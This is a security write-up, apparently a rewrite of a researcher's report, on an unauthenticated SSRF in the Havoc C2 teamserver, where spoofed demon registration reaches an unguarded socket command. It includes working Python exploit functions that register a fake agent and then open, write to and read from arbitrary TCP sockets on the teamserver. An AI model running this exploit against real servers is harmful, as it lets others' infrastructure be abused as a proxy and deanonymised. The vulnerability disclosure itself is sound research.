Unauthenticated SSRF on Havoc C2 teamserver via spoofed demon agent
The Havoc C2 teamserver accepted agent registration from anyone and then processed certain socket commands without a matching operator-issued task, letting an unauthenticated attacker make the teamserver open a TCP connection to an arbitrary address and port and read and write through it. This could leak the teamserver's real IP behind a redirector, let the server be abused as a redirector, or reach local SOCKS proxies.

PoC: https://github.com/chebuya/Havoc-C2-SSRF-poc
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Havoc C2 is described in the report as a modern and malleable post-exploitation command and control framework targeting Windows systems, used by red teamers and threat actors alike. Its default agent is called a Demon. Because Havoc is malleable, each agent type has an associated handler: backend code that parses and processes agent callbacks. That handler is the attack surface examined here.
The handler is exposed when C2 operators create a listener, generally over HTTP or HTTPS. Listeners are typically exposed on an associated port (80/443) on the teamserver itself or on a publicly accessible redirector.

The image is ZeroPointSecurity's visualisation of secure C2 infrastructure from the Red Team Ops II course.
The vulnerability the researcher found lets unauthenticated attackers create a TCP socket on the teamserver with an arbitrary IP and port, and read and write traffic through that socket.
A proof of concept is published at:
https://github.com/chebuya/Havoc-C2-SSRF-poc
Setup
The researcher audited the Havoc source code. No operator account, client access or issued task is needed for the attack: the whole point is that the attacker never authenticates and never has access to the operator interface. The only precondition is a reachable HTTP/HTTPS listener, either on the teamserver itself or behind a public redirector.
The exploit code is Python and uses requests. The handler checks the URI and User-Agent before parsing the body; the report notes these can be obtained by analysing the demon binary, its traffic, or brute forcing them based on public C2 profiles. The report notes that these values can be obtained by analysing the demon binary, its traffic, or by brute forcing them based on public C2 profiles.
Finding it
The researcher traced the code flow from listener start to agent registration, then audited the paths reachable after registration that do not require an operator to issue a task. The interest was in functionality that could be abused without waiting for an operator action.
Listener start and request routing
When the teamserver starts or a new listener is added, ListenerStart configures and starts the listener. For an HTTP listener it builds an HTTPConfig and calls Start():
func (t *Teamserver) ListenerStart(ListenerType int, info any) error {
	...
	switch ListenerType {

	case handlers.LISTENER_HTTP:
		var HTTPConfig = handlers.NewConfigHttp()
		var config = info.(handlers.HTTPConfig)

		HTTPConfig.Config = config

		HTTPConfig.Config.Secure = config.Secure
		// HTTPConfig.RoutineFunc = Functions
		HTTPConfig.Teamserver = t

		HTTPConfig.Start()
Start() maps every POST request to h.request:
func (h *HTTP) Start() {
	logger.Debug("Setup HTTP/s Server")

	if len(h.Config.Hosts) == 0 && h.Config.PortBind == "" && h.Config.Name == "" {
		logger.Error("HTTP Hosts/Port/Name not set")
		return
	}

	h.GinEngine.POST("/*endpoint", h.request)
	...
h.request reads the POST body into Body and performs guardrail checks on the path and the User-Agent. If the request passes, Body is passed to parseAgentRequest:
func (h *HTTP) request(ctx *gin.Context) {
	var ExternalIP string
	var MissingHdr string

	Body, err := io.ReadAll(ctx.Request.Body)
	if err != nil {
		logger.Debug("Error while reading request: " + err.Error())
	}

	...

	// check that the URI is defined on the profile
	if len(h.Config.Uris) > 0 && ! (len(h.Config.Uris) == 1 && h.Config.Uris[0] == "") {
		valid = false
		for _, Uri := range h.Config.Uris {
			if ctx.Request.RequestURI == Uri {
				valid = true
				break
			}
		}

		if valid == false {
			logger.Warn(fmt.Sprintf("got a request with an invalid request path: %s", ctx.Request.RequestURI))
			h.fake404(ctx)
			return
		}
	}

	// check that the User-Agent is valid
	if h.Config.UserAgent != "" {
		if h.Config.UserAgent != ctx.Request.UserAgent() {
			logger.Warn(fmt.Sprintf("got a request with an invalid user agent: %s", ctx.Request.UserAgent()))
			h.fake404(ctx)
			return
		}
	}

	...
	if Response, Success := parseAgentRequest(h.Teamserver, Body, ExternalIP); Success {
		_, err := ctx.Writer.Write(Response.Bytes())
		if err != nil {
			logger.Debug("Failed to write to request: " + err.Error())
			h.fake404(ctx)
			return
		}
	} else {
		logger.Warn("failed to parse agent request")
		h.fake404(ctx)
		return
	}

	ctx.AbortWithStatus(http.StatusOK)
	return
}
Header parsing and the magic value
parseAgentRequest parses the agent header out of the POST data and checks the magic bytes, which decide whether the callback belongs to a Demon agent or a third-party agent. DEMON_MAGIC_VALUE is 0xdeadbeef, and the report notes that, being public, it is not hard to get past this point:
func parseAgentRequest(Teamserver agent.TeamServer, Body []byte, ExternalIP string) (bytes.Buffer, bool) {

	var (
		Header   agent.Header
		Response bytes.Buffer
		err      error
	)

	Header, err = agent.ParseHeader(Body)
	if err != nil {
		logger.Debug("[Error] Header: " + err.Error())
		return Response, false
	}

	if Header.Data.Length() < 4 {
		return Response, false
	}

	// handle this demon connection if the magic value matches
	if Header.MagicValue == agent.DEMON_MAGIC_VALUE {
		return handleDemonAgent(Teamserver, Header, ExternalIP)
	}

	// If it's not a Demon request then try to see if it's a 3rd party agent.
	return handleServiceAgent(Teamserver, Header, ExternalIP)
}
ParseHeader makes successive ParseInt32() calls, each reading 4 bytes. The first 4 bytes of the POST body become Header.Size, bytes[4:8] become Header.MagicValue, bytes[8:12] become Header.AgentID, and bytes[12:] become Header.Data:
func ParseHeader(data []byte) (Header, error) {
	var (
		Header = Header{}
		Parser = parser.NewParser(data)
	)

	if Parser.Length() > 4 {
		Header.Size = Parser.ParseInt32()
	} else {
		return Header, errors.New("failed to parse package size")
	}

	if Parser.Length() > 4 {
		Header.MagicValue = Parser.ParseInt32()
	} else {
		return Header, errors.New("failed to parse magic value")
	}

	if Parser.Length() > 4 {
		Header.AgentID = Parser.ParseInt32()
	} else {
		return Header, errors.New("failed to parse agent id")
	}

	Header.Data = Parser

	return Header, nil
}
Registration path
When the magic value matches, handleDemonAgent is called. If the AgentID does not exist, the teamserver treats the request as a registration attempt. It reads bytes[12:16] into Command and compares against DEMON_INIT, a constant value of 99. If it matches, ParseDemonRegisterRequest is called with the AgentID (bytes[8:12]) and Header.Data (bytes[16:]):
func handleDemonAgent(Teamserver agent.TeamServer, Header agent.Header, ExternalIP string) (bytes.Buffer, bool) {
	...

	/* check if the agent exists. */
	if Teamserver.AgentExist(Header.AgentID) {
	...
	} else {
		logger.Debug("Agent does not exists. hope this is a register request")

		var (
			Command = Header.Data.ParseInt32()
		)

		/* TODO: rework this. */
		if Command == agent.DEMON_INIT {
			// RequestID, unused on DEMON_INIT
			Header.Data.ParseInt32()

			Agent = agent.ParseDemonRegisterRequest(Header.AgentID, Header.Data, ExternalIP)
			if Agent == nil {
				return Response, false
			}

			Agent.Info.MagicValue = Header.MagicValue
			Agent.Info.Listener = nil /* TODO: pass here the listener instance/name */

			Teamserver.AgentAdd(Agent)
			Teamserver.AgentSendNotify(Agent)
			...
ParseDemonRegisterRequest first reads the AESKey and AESIv. Everything after those two variables is encrypted by the demon, so the rest of the buffer is decrypted before parsing continues. The remaining registration fields are then extracted with ParseInt32(), ReadInt64() and ReadBytes(), and the Session is returned. Back in handleDemonAgent, the new agent is added to the teamserver agents array:
func ParseDemonRegisterRequest(AgentID int, Parser *parser.Parser, ExternalIP string) *Agent {
	...
	if Parser.Length() >= 32+16 {

		var Session = &Agent{
			Encryption: struct {
				AESKey []byte
				AESIv  []byte
			}{
				AESKey: Parser.ParseAtLeastBytes(32),
				AESIv:  Parser.ParseAtLeastBytes(16),
			},

			Active:     false,
			SessionDir: "",

			Info: new(AgentInfo),
		}

		// check if there is aes key/iv.
		if bytes.Compare(Session.Encryption.AESKey, AesKeyEmpty) != 0 {
			Parser.DecryptBuffer(Session.Encryption.AESKey, Session.Encryption.AESIv)
		}

		if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt64, parser.ReadInt32}) {
			DemonID = Parser.ParseInt32()
			logger.Debug(fmt.Sprintf("Parsed DemonID: %x", DemonID))

			if AgentID != DemonID {
				if AgentID != 0 {
					logger.Debug("Failed to decrypt agent init request")
					return nil
				}
			} else {
				logger.Debug(fmt.Sprintf("AgentID (%x) == DemonID (%x)\n", AgentID, DemonID))
			}

			Hostname = Parser.ParseString()
			Username = Parser.ParseString()
			DomainName = Parser.ParseString()
			InternalIP = Parser.ParseString()

			if ExternalIP != "" {
				Session.Info.ExternalIP = ExternalIP
			}
			...
			ProcessName = Parser.ParseUTF16String()
			ProcessPID  = Parser.ParseInt32()
			ProcessTID  = Parser.ParseInt32()
			ProcessPPID = Parser.ParseInt32()
			ProcessArch = Parser.ParseInt32()
			Elevated = Parser.ParseInt32()
			BaseAddress = Parser.ParseInt64()
			...
			OsVersion = []int{Parser.ParseInt32(), Parser.ParseInt32(), Parser.ParseInt32(), Parser.ParseInt32(), Parser.ParseInt32()}
			OsArch = Parser.ParseInt32()
			SleepDelay = Parser.ParseInt32()
			SleepJitter = Parser.ParseInt32()
			KillDate = Parser.ParseInt64()
			WorkingHours = int32(Parser.ParseInt32())
			...
			Session.Active = true

			Session.NameID = fmt.Sprintf("%08x", DemonID)
			Session.Info.MagicValue = MagicValue
			Session.Info.FirstCallIn = time.Now().Format("02/01/2006 15:04:05")
			Session.Info.LastCallIn = time.Now().Format("02-01-2006 15:04:05")
			Session.Info.Hostname = Hostname
			Session.Info.DomainName = DomainName
			Session.Info.Username = Username
			Session.Info.InternalIP = InternalIP
			Session.Info.SleepDelay = SleepDelay
			Session.Info.SleepJitter = SleepJitter
			Session.Info.KillDate = KillDate
			Session.Info.WorkingHours = WorkingHours
			...
			Session.Info.OSVersion = getWindowsVersionString(OsVersion)
			...
			process := strings.Split(ProcessName, "\\")

			Session.Info.ProcessName = process[len(process)-1]
			Session.Info.ProcessPID  = ProcessPID
			Session.Info.ProcessTID  = ProcessTID
			Session.Info.ProcessPPID = ProcessPPID
			Session.Info.ProcessPath = ProcessName
			Session.Info.BaseAddress = BaseAddress
			Session.BackgroundCheck = false
			...
			return Session
			...
The researcher's framing: registering an agent matters because once an agent exists, execution passes to the other branch of parseAgentRequest, and everything behind the AgentExist check becomes reachable. It is compared to a web application with open registration:
	/* check if the agent exists. */
	if Teamserver.AgentExist(Header.AgentID) {
	...
	} else {
		logger.Debug("Agent does not exists. hope this is a register request")
Exploitation
Step 1: craft a registration request
To simulate a registration, the POST body must follow this structure:
[ SIZE         ] 4 bytes
[ Magic Value  ] 4 bytes
[ Agent ID     ] 4 bytes
[ COMMAND ID   ] 4 bytes
[ Request ID   ] 4 bytes
[ AES KEY      ] 32 bytes
[ AES IV       ] 16 bytes
AES Encrypted {
	[ Agent ID     ] 4 bytes <-- this is needed to check if we successfully decrypted the data
	[ Host Name    ] size + bytes
	[ User Name    ] size + bytes
	[ Domain       ] size + bytes
	[ IP Address   ] 16 bytes?
	[ Process Name ] size + bytes
	[ Process ID   ] 4 bytes
	[ Parent  PID  ] 4 bytes
	[ Process Arch ] 4 bytes
	[ Elevated     ] 4 bytes
	[ Base Address ] 8 bytes
	[ OS Info      ] ( 5 * 4 ) bytes
	[ OS Arch      ] 4 bytes
	..... more
}
In the exploit, registration looks like this:
def register_agent(hostname, username, domain_name, internal_ip, process_name, process_id):
    # DEMON_INITIALIZE / 99
    command = b"\x00\x00\x00\x63"
    request_id = b"\x00\x00\x00\x01"
    demon_id = agent_id

    hostname_length = int_to_bytes(len(hostname))
    username_length = int_to_bytes(len(username))
    domain_name_length = int_to_bytes(len(domain_name))
    internal_ip_length = int_to_bytes(len(internal_ip))
    process_name_length = int_to_bytes(len(process_name) - 6)

    data =  b"\xab" * 100

    header_data = command + request_id + AES_Key + AES_IV + demon_id + hostname_length + hostname + username_length + username + domain_name_length + domain_name + internal_ip_length + internal_ip + process_name_length + process_name + process_id + data

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id

    print("[***] Trying to register agent...")
    r = requests.post(teamserver_listener_url, data=agent_header + header_data, headers=headers)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to register agent - {r.status_code} {r.text}")

magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://TARGET"
headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
        }
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MATRIX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)
The command field is \x00\x00\x00\x63, which is 99, DEMON_INIT. The magic is \xde\xad\xbe\xef. The AES key and IV are all zero bytes. The agent ID is random in the range 100000 to 1000000. A 200 response means the agent was registered.
Step 2: trace the post-registration path
With an agent registered, the other branch of parseAgentRequest is reachable. Command is parsed from Header.Data, the buffer is decrypted, and Agent.TaskDispatch is called when Command is COMMAND_GET_JOB (0x01):
	/* check if the agent exists. */
	if Teamserver.AgentExist(Header.AgentID) {

		/* get our agent instance based on the agent id */
		Agent = Teamserver.AgentInstance(Header.AgentID)
		Agent.UpdateLastCallback(Teamserver)

		// while we can read a command and request id, parse new packages
		first_iter := true
		asked_for_jobs := false
		for (Header.Data.CanIRead(([]parser.ReadType{parser.ReadInt32, parser.ReadInt32}))) {
			Command   = uint32(Header.Data.ParseInt32())
			RequestID = uint32(Header.Data.ParseInt32())

			/* check if this is a 'reconnect' request */
			if Command == agent.DEMON_INIT {
				...
			}

			if first_iter {
				first_iter = false
				// if the message is not a reconnect, decrypt the buffer
				Header.Data.DecryptBuffer(Agent.Encryption.AESKey, Agent.Encryption.AESIv)
			}

			/* The agent is sending us the result of a task */
			if Command != agent.COMMAND_GET_JOB {
				Parser := parser.NewParser(Header.Data.ParseBytes())
				Agent.TaskDispatch(RequestID, Command, Parser, Teamserver)
			} else {
				asked_for_jobs = true
			}
		}
TaskDispatch serves tasks the operator issues to agents. Since the attacker cannot force an operator to issue a task, the interesting paths are those that do not require one. The first check in TaskDispatch is IsKnownRequestID; if it returns false, the request is rejected:
func (a *Agent) TaskDispatch(RequestID uint32, CommandID uint32, Parser *parser.Parser, teamserver TeamServer) {
	var NameID, _ = strconv.ParseInt(a.NameID, 16, 64)
	AgentID := int(NameID)

	/* if the RequestID was not generated by the TS, reject the request */
	if a.IsKnownRequestID(teamserver, RequestID, CommandID) == false {
		logger.Warn(fmt.Sprintf("Agent: %x, CommandID: %d, unknown RequestID: %x. This is either a bug or malicious activity", AgentID, CommandID, RequestID))
		return
	}
IsKnownRequestID iterates the agent task slice and returns true if a task RequestID matches. The RequestID is an unsigned 32-bit integer, so brute forcing a valid one is not feasible, and without operator interface access the attacker cannot generate one. But three checks before that loop return true regardless of the RequestID, and therefore regardless of whether the operator issued the task:
// check that the request the agent is valid
func (a *Agent) IsKnownRequestID(teamserver TeamServer, RequestID uint32, CommandID uint32) bool {
	// some commands are always accepted because they don't follow the "send task and get response" format
	switch CommandID {
	case COMMAND_SOCKET:
		return true
	case COMMAND_PIVOT:
		return true
	}

	if teamserver.SendLogs() && CommandID == BEACON_OUTPUT {
		// if SendLogs is on, accept all BEACON_OUTPUT so that the agent can send logs
		return true
	}

	for i := range a.Tasks {
		if a.Tasks[i].RequestID == RequestID {
			return true
		}
	}
	return false
}
The command IDs processed even without a matching task are:
COMMAND_SOCKET
COMMAND_PIVOT
BEACON_OUTPUT
Further down, TaskDispatch switches on CommandID, and the researcher marks which cases are reachable:
func (a *Agent) TaskDispatch(RequestID uint32, CommandID uint32, Parser *parser.Parser, teamserver TeamServer) {
	var NameID, _ = strconv.ParseInt(a.NameID, 16, 64)
	AgentID := int(NameID)

	/* if the RequestID was not generated by the TS, reject the request */
	if a.IsKnownRequestID(teamserver, RequestID, CommandID) == false {
		logger.Warn(fmt.Sprintf("Agent: %x, CommandID: %d, unknown RequestID: %x. This is either a bug or malicious activity", AgentID, CommandID, RequestID))
		return
	}

	switch CommandID {
	case COMMAND_GET_JOB:
	...
	case COMMAND_OUTPUT:
	case BEACON_OUTPUT:  // We can reach this
	case COMMAND_INJECT_DLL:
	...
	case COMMAND_PIVOT: // We can reach this
	case COMMAND_TRANSFER:
	case COMMAND_SOCKET:  // We can reach this
	case COMMAND_KERBEROS:
	...
Step 3: the unprotected socket handler
In the COMMAND_SOCKET case, a SubCommand is read and another switch begins. The researcher describes this as part of the demon's rportfwd/socks proxy capabilities, left unprotected:
case COMMAND_SOCKET:
	var (
		SubCommand = 0
		Message    map[string]string
	)

	if Parser.CanIRead([]parser.ReadType{parser.ReadInt32}) {

		SubCommand = Parser.ParseInt32()

		switch SubCommand {
		case SOCKET_COMMAND_RPORTFWD_ADD:
		case SOCKET_COMMAND_RPORTFWD_LIST:
		case SOCKET_COMMAND_RPORTFWD_REMOVE:
		case SOCKET_COMMAND_RPORTFWD_CLEAR:
		case SOCKET_COMMAND_SOCKSPROXY_ADD:
		case SOCKET_COMMAND_OPEN:
		case SOCKET_COMMAND_READ:
		case SOCKET_COMMAND_WRITE:
		case SOCKET_COMMAND_CLOSE:
		case SOCKET_COMMAND_CONNECT:
		default:
			logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - UNKNOWN (%d)", AgentID, SubCommand))
		}
Step 4: register a socket with SOCKET_COMMAND_OPEN
SOCKET_COMMAND_OPEN reads five integers from the parser: SocktID, LclAddr, LclPort, FwdAddr, FwdPort. It converts FwdAddr to an IP string, builds FwdString as ip:port, and if no socket with that ID exists, calls PortFwdNew:
case SOCKET_COMMAND_OPEN:

	if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32}) {

		var (
			SocktID = 0
			LclAddr = 0
			LclPort = 0
			FwdAddr = 0
			FwdPort = 0

			FwdString string
		)

		SocktID = Parser.ParseInt32()
		LclAddr = Parser.ParseInt32()
		LclPort = Parser.ParseInt32()
		FwdAddr = Parser.ParseInt32()
		FwdPort = Parser.ParseInt32()

		// avoid too much spam
		//logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_OPEN, SocktID: %08x, LclAddr: %d, LclPort: %d, FwdAddr: %d, FwdPort: %d", AgentID, SocktID, LclAddr, LclPort, FwdAddr, FwdPort))

		FwdString = common.Int32ToIpString(int64(FwdAddr))
		FwdString = fmt.Sprintf("%s:%d", FwdString, FwdPort)

		if Socket := a.PortFwdGet(SocktID); Socket != nil {
			/* Socket already exists. don't do anything. */
			logger.Debug("Socket already exists")
			return
		}

		/* add this rportfwd */
		a.PortFwdNew(SocktID, LclAddr, LclPort, FwdAddr, FwdPort, FwdString)

		/* we will open the rportfwd client only after we have something to write */

	} else {
		logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_OPEN, Invalid packet", AgentID))
	}

	break
PortFwdNew builds a &PortFwd struct with the supplied parameters and appends it to the agent's PortFwds slice:
func (a *Agent) PortFwdNew(SocketID, LclAddr, LclPort, FwdAddr, FwdPort int, Target string) {
	var portfwd = &PortFwd{
		Conn:    nil,
		SocktID: SocketID,
		LclAddr: LclAddr,
		LclPort: LclPort,
		FwdAddr: FwdAddr,
		FwdPort: FwdPort,
		Target:  Target,
	}

	a.PortFwdsMtx.Lock()

	a.PortFwds = append(a.PortFwds, portfwd)

	a.PortFwdsMtx.Unlock()
}
Step 5: open the socket with SOCKET_COMMAND_READ
The case that actually opens the socket is SOCKET_COMMAND_READ. It reads SocktID, Type and Success, and if Success is win32.TRUE, reads the data bytes. When Type is SOCKET_TYPE_CLIENT, it checks whether the socket is open and, if not, calls PortFwdOpen:
case SOCKET_COMMAND_READ:
	/* if we receive the SOCKET_COMMAND_READ command
	 * that means that we should read the callback and send it to the forwared host/socks proxy */

	if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadInt32, parser.ReadInt32}) {
		var (
			SocktID = Parser.ParseInt32()
			Type    = Parser.ParseInt32()
			Success = Parser.ParseInt32()
		)

		if Success == win32.TRUE {
			if Parser.CanIRead([]parser.ReadType{parser.ReadBytes}) {
				var(
					Data = Parser.ParseBytes()
				)
				// avoid too much spam
				//logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_READ, SocktID: %08x, Type: %d, DataLength: %x", AgentID, SocktID, Type, len(Data)))

				if Type == SOCKET_TYPE_CLIENT {

					/* we only open rportfwd clients once we have data to write */
					opened, err := a.PortFwdIsOpen(SocktID)
					if err != nil {
						a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to write to reverse port forward host: %v", err), "")
						return
					}

					/* if first time, open the client */
					if opened == false {
						err := a.PortFwdOpen(SocktID)
						if err != nil {
							logger.Debug(fmt.Sprintf("Failed to open rportfwd: %v", err))
						a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to open reverse port forward host: %v", err), "")
							return
						}
					}
PortFwdOpen retrieves the PortFwd struct created by PortFwdNew and passes it to net.Dial, which creates the TCP socket on the teamserver. In Python, opening a socket looks like this:
def open_socket(socket_id, target_address, target_port):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x02"

    # SOCKET_COMMAND_OPEN / 16
    subcommand = b"\x00\x00\x00\x10"
    sub_request_id = b"\x00\x00\x00\x03"

    local_addr = b"\x22\x22\x22\x22"
    local_port = b"\x33\x33\x33\x33"

    forward_addr = b""
    for octet in target_address.split(".")[::-1]:
        forward_addr += int_to_bytes(int(octet), length=1)

    forward_port = int_to_bytes(target_port)

    package = subcommand+socket_id+local_addr+local_port+forward_addr+forward_port
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to open socket on the teamserver...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to open socket on teamserver - {r.status_code} {r.text}")

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://[redacted]"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MRTX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, "[redacted]", 80)
The command is \x00\x00\x09\xec, which is 2540, COMMAND_SOCKET. The subcommand is \x00\x00\x00\x10, which is 16, SOCKET_COMMAND_OPEN. The forward address is built by reversing the octets of the target IP, and the forward port follows. The whole package is encrypted with the agent's key and IV and sent after the header.
Step 6: write to the socket
After PortFwdOpen, a PortFwdWrite call passes the SocketID and the Data read from the parser. PortFwdWrite retrieves the socket by ID and writes the data to it:
/* if first time, open the client */
if opened == false {
	err := a.PortFwdOpen(SocktID)
	if err != nil {
		logger.Debug(fmt.Sprintf("Failed to open rportfwd: %v", err))
	a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to open reverse port forward host: %v", err), "")
		return
	}
}

/* write the data to the forwarded host */
err = a.PortFwdWrite(SocktID, Data)
if err != nil {
	a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to write to reverse port forward socket 0x%08x: %v", SocktID, err), "")
	return
}
In Python, writing to the socket looks like this:
def write_socket(socket_id, data):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x08"

    # SOCKET_COMMAND_READ / 11
    subcommand = b"\x00\x00\x00\x11"
    sub_request_id = b"\x00\x00\x00\xa1"

    # SOCKET_TYPE_CLIENT / 3
    socket_type = b"\x00\x00\x00\x03"
    success = b"\x00\x00\x00\x01"

    data_length = int_to_bytes(len(data))

    package = subcommand+socket_id+socket_type+success+data_length+data
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    post_data = agent_header + header_data

    print("[***] Trying to write to the socket")
    r = requests.post(teamserver_listener_url, data=post_data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to write data to the socket - {r.status_code} {r.text}")

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://[redacted]"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MRTX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, "[redacted]", 80)

request_data = b"GET /vulnerable HTTP/1.1\r\nHost: www.example.com\r\nConnection: close\r\n\r\n"
write_socket(socket_id, request_data)
The subcommand is \x00\x00\x00\x11, which is 11, SOCKET_COMMAND_READ. The socket type is \x00\x00\x00\x03, SOCKET_TYPE_CLIENT, and success is \x00\x00\x00\x01, win32.TRUE. The data is length-prefixed.
Step 7: read the response
After PortFwdWrite, a goroutine reads response data from the socket, wraps it in a job struct and adds it to the agent queue:
if opened == false {
	/* after we managed to open a socket to the forwarded host lets start a
	 * goroutine where we read the data from the forwarded host and send it to the agent. */
	go func() {

		for {

			Data, err := a.PortFwdRead(SocktID)
			if err == nil {

				/* only send the data if there is something... */
				if len(Data) > 0 {

					/* make a new job */
					var job = Job{
						Command: COMMAND_SOCKET,
						Data: []any{
							SOCKET_COMMAND_WRITE,
							SocktID,
							Data,
						},
					}

					/* append the job to the task queue */
					a.AddJobToQueue(job)
To retrieve the data, the attacker spoofs another demon check-in. Back in handleDemonAgent, when Command is COMMAND_GET_JOB, asked_for_jobs is set. If the JobQueue is not empty, a payload is built and written as the response:
/* check if the agent exists. */
if Teamserver.AgentExist(Header.AgentID) {
	...
	for (Header.Data.CanIRead(([]parser.ReadType{parser.ReadInt32, parser.ReadInt32}))) {
		...
		/* The agent is sending us the result of a task */
		if Command != agent.COMMAND_GET_JOB {
			Parser := parser.NewParser(Header.Data.ParseBytes())
			Agent.TaskDispatch(RequestID, Command, Parser, Teamserver)
		} else {
			asked_for_jobs = true
		}
	}

	/* if there is no job then just reply with a COMMAND_NOJOB */
	if asked_for_jobs == false || len(Agent.JobQueue) == 0 {
	...
	} else {
		/* if there is a job then send the Task Queue */
		var (
			job     = Agent.GetQueuedJobs()
			payload = agent.BuildPayloadMessage(job, Agent.Encryption.AESKey, Agent.Encryption.AESIv)
		)

		// write the response to the buffer
		_, err = Response.Write(payload)
Spoofed job retrieval in Python completes the unauthenticated full read SSRF:
def read_socket(socket_id):
    # COMMAND_GET_JOB / 1
    command = b"\x00\x00\x00\x01"
    request_id = b"\x00\x00\x00\x09"

    header_data = command + request_id

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to poll teamserver for socket output...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Read socket output successfully!")
    else:
        print(f"[!!!] Failed to read socket output - {r.status_code} {r.text}")
        return ""

    command_id = int.from_bytes(r.content[0:4], "little")
    request_id = int.from_bytes(r.content[4:8], "little")
    package_size = int.from_bytes(r.content[8:12], "little")
    enc_package = r.content[12:]

    return decrypt(AES_Key, AES_IV, enc_package)[12:]

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://[redacted]"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MRTX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

